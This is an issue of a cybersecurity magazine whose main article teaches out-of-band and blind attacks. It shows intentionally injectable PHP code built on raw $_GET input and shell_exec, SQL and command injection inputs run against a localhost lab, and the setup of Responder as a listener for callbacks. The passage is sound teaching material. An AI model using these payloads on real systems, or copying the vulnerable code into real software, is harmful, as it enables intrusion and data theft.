ARKA KAPI

Bimonthly Cyber Security Magazine

07 September-October www.arkakapimag.com

Out-of-band Attacks

Leave No Trace Behind - Tails (The Amnesic Incognito Live System)

Stay Hidden on the Internet: The Onion Router

Source Code Inspection for Python

ISSN 2645-906X

Editor's Note

Hello dear readers!

Welcome to the September-October'19 issue of Arka Kapi Magazine. As we brought you the seventh issue, we have also left a year behind. I would like to thank each and every person that read, liked and helped share the news about our magazine. In late September or October 2019, we will organize a meetup in honour of the magazine's very anniversary celebration in Istanbul and will welcome everyone with pizza! Keep up to date with our social media accounts - linked below - for current news and details of the meetup.

There is a lot of hard work, dedication and commitment put into this magazine, from the authors to the translators, from the social media directors to the graphic designer, and many more who work voluntarily in hopes of only spreading information and meeting people with the cybersecurity world. The first step in a long road is actually the biggest: I would like to thank our former editorial operations manager and editor in chief, Ümran Yıldırımkaya and Ziyahan Albeniz, respectively - and the Chief Business Officer, Oğuz Aydınyılmaz and the publishing coordinator Şahin Solmaz for their help.

This issue, we discussed the good and the bad sides of cybersecurity, mentioned how to be more anonymous online (like the TAILS OS and TOR), and gave details of a terrific attack method - out-of-band attacks!

Thank you for walking with us on this journey.

We would like to thank Netsparker Ltd. for sponsoring this issue!

Cansu Topukçu
editor@arkakapimag.com

ARKAKAPI MAG

Cyber Security Magazine YEAR: 1 – SEP.-OCT. ISSUE: 6 Bimonthly - ISSN: 2645-906X www.arkakapimag.com

Editor in Chief: Ziyahan Albeniz • ziyahan@arkakapimag.com

Editorial Operations Manager: Cansu Topukçu • cansu@arkakapimag.com

Chief Business Officer: Oğuz Aydınyılmaz • oguz@arkakapimag.com

Publishing Coordinator: Şahin Solmaz • sahin@arkakapimag.com

Director of Web: Ömer Çıtak • omer@arkakapimag.com

Legal Advisor: Mehmet Pehlivan • mehmet@arkakapimag.com

Assistant research editor: Ayşenur Burak • nurayse47@gmail.com

Translators: Ihsan Sulaıman, Serdar Savaş, Zekvan Arslan, Nuri Çilengir

Social Media Directors: Nuri Çilengir, Tayfur Özkara

Social Media links: twitter.com/arkakapimag instagram.com/arkakapimag facebook.com/arkakapimag

Tutanota®
Encrypted, Open Source Email Service

We are proud to secure all our emails with Tutanota.

CONTENT

netsparker

Web Application Security Scanner

Use Netsparker to Identify Exploitable Vulnerabilities and Other Security Flaws in Your Websites, Web Applications & Web Services Before Hackers Do.

Netsparker scanners employ the unique, dead accurate & fast **Proof-Based Vulnerability Scanning Technology** that automatically verifies the identified vulnerabilities with a proof of exploit, so you do not have to manually verify them.

Trusted by

Ernst & Young · NASA · Samsung · ISACA · Microsoft · ING · Booz | Allen | Hamilton · SIEMENS

Ayşenur Burak • nurayse@gmail.com

Cyber Security Conferences

DERBYCON

September 4-8, 2019

Louisville, Kentucky, United States

DerbyCon isn't just another security conference. Their aim is to create a fun environment where the security community can come together to share ideas and concepts.

Info: *https://www.derbycon.com/*

OWASP GLOBAL APPSEC DC

September 9-13, 2019

Washington DC, Maryland, United States

The OWASP three-day training and two-day conference will equip developers, defenders, and advocates to build a more secure web.

Info: *https://dc.globalappsec.org/*

ARAB SECURITY CONFERENCE

September 22-23, 2019

The Nile-Ritz Carlton, Cairo, Egypt

The Arab World generally and Egypt specifically, faces great challenges concerning cyber-crimes. This conference aims to raise awareness about information security.

Info: *http://bit.ly/2jV2t2J*

WORKSHOP ON MACHINE LEARNING FOR SECURITY AND CRYPTOGRAPHY

September 8, 2019

Istanbul Congress Center, Istanbul, Turkey

This workshop will focus on machine learning solutions for the security problems in a wide array of computerized systems and networks.

Info: *https://ml4sec.ceng.metu.edu.tr/*

INFORMATION SECURITY NETWORK USA

October 07-08, 2019

Newark Liberty International Airport Marriott, New Jersey, United States

Information Security Network USA will cover areas like digital transformation and information security, the modern CISO pressures and challenges, demonstrating the value of the security department, securing data and threat intelligence, cloud security, and much more.

Info: *http://bit.ly/2k0e7tm*

SHELLCON

October 11-12, 2019

San Pedro, California, United States

ShellCon is an information security conference that is held yearly in the beautiful beach cities of Los Angeles. Their annual conference is a growing event that is focused on creating an atmosphere of open communication, collaboration, and connection.

Info: *https://shellcon.io/*

CYBER SECURITY IN NETWORKING CONFERENCE (CSNET)

October 23-25, 2019

Quito, Ecuador

The driving theme at CSNet 2019 is Cyber Security in Networking. The technological disruption is generating an impact on society and leading to a new industrial revolution.

Info: *https://csnet-conference.org/*

SANS AMSTERDAM

October 28, 2019

Amsterdam Marriott Hotel, Amsterdam, Netherlands


This conference will provide you with the skills to defend your organization against security breaches and prevent future attacks.

Info: *http://bit.ly/2kpX9Vf*

Ömer Çıtak • omer@arkakapidergi.com

Out-of-band Attacks

Hello everyone! On April 2017, I gave a talk on out-of-band attacks for Hactrick'17 and uploaded the talk to YouTube. I received a notification about this video, asking me to write a more detailed and technical article/resource on Arka Kapı.


Out-of-band (DNS) SQL Injection Demo

2,360 views

Omer Citak
Published on Apr 29, 2017

Out-of-band (DNS) SQL Injection Demo

12 Comments

Ahmet Aura 12 hours ago

çok mantıklı bir teknik ancak bu teknik hakkında Türkçe makale & yazı & kaynak hiç bulamadım. Hazır ArkaKapı yazarısınız bu kadar zor bulunan bir konu hakkında Arkakapıda bir makale yayınlasanız çok güzel olmaz mı :)

So, here we are! In this article, I will be talking about the concept and logic of "Out-of-band" and its usage through some examples.

What does out-of-band mean?

Though it may seem meaningless at first sight, *out-of-band* actually summarizes the general concept rally well. Let's examine word by word. We first need to find the answer to the question of *what is band?* The band refers to the capacity of a communication channel. More technically, it refers to the (channel) capacity of the socket opened between the client and a server when a client sends an HTTP packet to the server. You will understand more with the upcoming sections of the article.

Now, talking about the *out-of* part - no need for confusion, it is the good old *outside of* as we know it. When these words are combined, we can say that the *out-of-band attack* means *an attack performed only by exceeding the capacity of the socket opened between the client and the server.*

Speaking in a plainer manner. During an attack, normally an HTTP request is sent. The server receives this request, produces a result and sends the output back as an HTTP response packet. What is done is that is output is analyzed and questions like *does the attacked input have a vulnerability - if so, does the attack succeed?*

For instance, the <> characters are sent to an input subject to an XSS attack. Then, the HTTP Response sent back is checked if it contains these special characters, and if it does, what context they are in.

In some cases, because of the nature of the vulnerability, the server does not produce a meaningful output. Therefore, the same output will be produced whether the attack succeeds or fails. So, how do we verify the very existence of a vulnerability? Normally, we could not - yet after reading this article, you can verify it by using the OOB (out-of-band) method.

OOB is a general name given to attacks where an outside request is sent from the server. If, during the attack, the attacked server gives us a meaningless response, what we will do is to basically make the server send a request to a specified domain or IP address and take some data while doing so. The server that the request will be sent will be the server we set up intentionally to wait for a request containing the desired data to come. Thus we will extract the desired data of the attacked server.

We might need to send requests of different protocols depending on the type of the vulnerability - like sometimes sending FTP, sometimes HTTP and sometimes SMTP requests. There may be some limitations when sending these requests. In order to overcome these problems, we are going to use DNS as much as it is possible, because whichever protocol we will have to use, if we want to send the request to a domain name, a DNS query will be sent to resolve the servers' IP address. So, we are going to perform data extraction over DNS as much as we can. That is to say, when using a protocol *X*, since that protocol has to perform DNS resolving, we will automatically be done with the DNS.


Blind Vulnerabilities

Blind SQL Injection

I am going to start explaining Blind Vulnerabilities over an SQL Injection, hoping that you already know what an SQL Injection is. That's why I'm going to skip what SQL is, how to inject. Below, you can find a code block containing SQL Injection.

```
...
$sql = "SELECT * FROM users WHERE id=".$_GET['id'];
$result = $conn->query($sql);
while($row = $result->fetch_assoc()) {
    echo "id: " . $row["id"]. " - username: " . $row["username"];
...
```


Let's verify that the code above works.



```
localhost/oob/?id=1
id: 1 - username: om3rcitak
```


As it can be seen, the user with ID 1 was *fetched* from the database and output to us.

Let's attack this code to refresh our memories. Firstly, on the browser, let's put a single quotation mark (apostrophe) at the end of the *id* parameter inside the QueryString.



```
localhost/oob/?id=1%27
Fatal error: Uncaught Error: Call to a member function fetch_assoc() on bool in C:\xampp\htdocs\oob\index.php:12
```

As it can be seen, since the single quotation mark character causes a syntax error in the SQL query, PHP gave an error. Based on this error, let's continue the attack using a simple *or true* payload and proven the very existence of the vulnerability by turning the SQL query in such a way as to display all the users in the database.



```
localhost/oob/?id=1%20or%20true
id: 1 - username: om3rcitakid: 2 - username: sahinsolmazid: 3 - username: elonmuskid: 4 - username: admin
```

Let's assume that the developer of this code modified it and made these 2 changes:

1. Turn off PHP error displays.
2. Do not display the output to the screen after fetching the result of the SQL query.


This time, our code will be like this:


```
...

// Turn PHP error displays off
ini_set('display_errors', 'Off');
```

```
error_reporting(~E_ALL);

$sql = "SELECT * FROM users WHERE id=".$_GET['id'];

$result = $conn->query($sql);

// Do not display the output to the screen after fetching the result //of
the SQL query.

// while($row = $result->fetch_assoc()) {

//    echo "id: " . $row["id"]. " - username: " . $row["username"];

// }

...
```

As it can be seen, the developer turned the error messages off and the code block which echoes the code has been commented out.

Now, let's try to attack.





We attacked in the exact same way we just did, yet there is no visible output. However, by looking at the code above, we are sure that there is an SQL Injection vulnerability.

Blind vulnerabilities are those who do not directly give us an output like we just experienced.


Blind vulnerabilities are not limited only with SQL Injection. We might as well encounter blind vulnerabilities of some other high-risk vulnerabilities such as Code Evaluation, XSS and Command Injection.

Blind Command Injection


As we did for SQL Injection, let's see how this vulnerability emerges, firstly normal(reflected) and then blindly.

```
<?php

echo shell_exec($_GET['cmd']);

...
```

There is a reflected vulnerability in the above code since the value returned from the shell_exec function is echoed. Let's try exploiting it.



```
Volume in drive C is OS Volume Serial Number is 479E-F180 Directory of C:\xampp\htdocs\oob 06/01/2019 22:27
    . 06/01/2019 22:27
        .. 06/01/2019 23:06 37 index.php 1 File(s) 37 bytes 2 Dir(s) 89,733,455,872 bytes free
```


localhost/oob/?cmd=more c:\Wi
localhost/oob/?cmd=more%20c:\Windows\win.ini

```
; for 16-bit app support [fonts] [extensions] [mci extensions] [files] [Mail] MAPI=1 [ResponseResult] ResultCode=0
```


As seen in the screenshot above, it is possible to see the output of the commands we sent.


Okay, so what would happen if the developer did not echo the value returned from `shell_exec`?

```
<?php
shell_exec($_GET['cmd']);
```

...

Trying it now.


localhost/oob/?cmd=more c:\wi
localhost/oob/?cmd=more%20c:\win.ini


localhost/oob/?cmd=more c:\Wi
localhost/oob/?cmd=more%20c:\Windows\win.ini

Just as it happened with the Blind SQL Injection, we can not see the output. This is what makes this vulnerability *blind*.

Blind Cross-site Scripting


XSS is a vulnerability that structurally requires user interaction. You cannot directly encounter with the server. The victim has to be using a browser and JavaScript should somehow be run on the victim's browser.

Reflected XSS is simple: if a value you sent as an input is directly printed, you can go out of HTML's context and prepare a payload for JS. After, if you can somehow make the target (i.e. victim) enter the payload as the input, voila! you have successfully exploited the vulnerability. The most common input is the one in the Query String: if the input is in the Query String, you will not have to make the target enter the payload. If you directly send the complete payload-entered URL to the target, the payload will be sent when simply clicked.

The blind version of XSS has to be stored. As we said - if you cannot see the output during the attack, the attack is blind. Yet, how would an XSS be XSS if we can not see an output? It *wouldn't*. Blind XSS happens in cases where the payload you send is stored and printed to another page which you do not have access/permission to.

Think of as you were writing a simple blog software. Admin logs in, write a blogpost, publishes it, the readers read the blogpost, and comment. The comments are first stored *SOLELY* into the admin panel, and are printed to be approved by the admin. If the admin approves so, the comments will become visible in the site's interface by unauthorized users.

If there is an XSS where the comments are printed in the admin panel, this is called *blind XSS*. Because you will only see a message like *"your comment has been sent successfully, it will be seen after the admin approves"*. You will not be able to see whether there is an XSS at the screen the admin sees or not, and if there is, what context it is.


vulnerable webpage
Attacker
Injects malicious script
Saves Malicious script into a database
server
User Request data from server
Allow: /
Data Containing the Malicious script is loaded
Victim
Maliscious script may get executed and call back to the attacaker

Blind vulnerabilities go on like this. I think 3 examples will be enough to understand the concept of *blind*ness.

Preparation of the Suitable Environment for Data Extraction

To summarize what we explained in the previous sections, we need to send an outside request to the server we want to perform injection on. In the next section we will see how and what type of requests we can send to which system.

In this section, we need to set the server where the requests from the injection systems will be sent. Types of requests we can send depending on the exploited system and type of vulnerability may change. We may be requesting sometimes from HTTP, sometimes from FTP, and sometimes from other several protocols. That is why the system we build needs to be compatible with all of them.

The tool we are going to use is Responder. This tool, written by SpiderLabs, actually works with very simple logic. You can even write it yourself to understand and learn how the most used protocols work. Simply, a service X listens to the nth port as if it was up from it. 2 things are done when a packet arrives to the port:

1. The request is logged for us to see.
2. The system that sends the request sends a service-specific response package as expected by the system so that it does not give any errors.

You can access the source code of the Responder tool with this GitHub repository: https://github.com/SpiderLabs/Responder


You'll need a server to install Responder. I created a $5 server named *oob-test* from DigitalOcean.

Now, it is time for the installation and usage of Responder. There are some important points you need should not forget:

1. After setting the server, do not forget to install Python 2.7 before Responder for Responder does not work without Python 2.7.
2. If you created the server from a provider with all ports closed, such as AWS, remember to open all of the ports.
3. Be sure to make all operations with root privileges.


After connecting to the server with SSH and installing Python 2.7, pull the Responder repo into the current directory using the following command:

```
git clone https://github.com/SpiderLabs/Responder
```



```
root@oob-test:~# pwd
/root
root@oob-test:~# git clone https://github.com/SpiderLabs/Responder
Cloning into 'Responder'...
remote: Enumerating objects: 874, done.
remote: Total 874 (delta 0), reused 0 (delta 0), pack-reused 874
Receiving objects: 100% (874/874), 538.71 KiB | 1.21 MiB/s, done.
Resolving deltas: 100% (571/571), done.
root@oob-test:~# ll
total 36
drwx------  6 root root 4096 Jun 18 16:19 ./
drwxr-xr-x 23 root root 4096 Jun 18 16:11 ../
-rw-------  1 root root   54 Jun 18 16:12 .Xauthority
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Jun 18 16:11 .cache/
-rw-r--r--  1 root root    0 Jun 18 16:11 .cloud-locale-test.skip
drwx------  3 root root 4096 Jun 18 16:12 .gnupg/
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Jun 18 16:11 .ssh/
drwxr-xr-x  8 root root 4096 Jun 18 16:19 Responder/
root@oob-test:~# 
```

Next, using the command below, go to the Responder directory, run Responder and test if it works or not.



```
root@oob-test:~# cd Responder/
root@oob-test:~/Responder# ./Responder.py
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C

Error: -I <if> mandatory option is missing
root@oob-test:~/Responder# 
```

Great! Responder works successfully. Do not care about the *-I <if> mandatory option is missing* error - this error is given because we did not provide it an interface to listen. In this step, we just checked if it worked.

It is time for running it in such a state to listen to incoming packets.

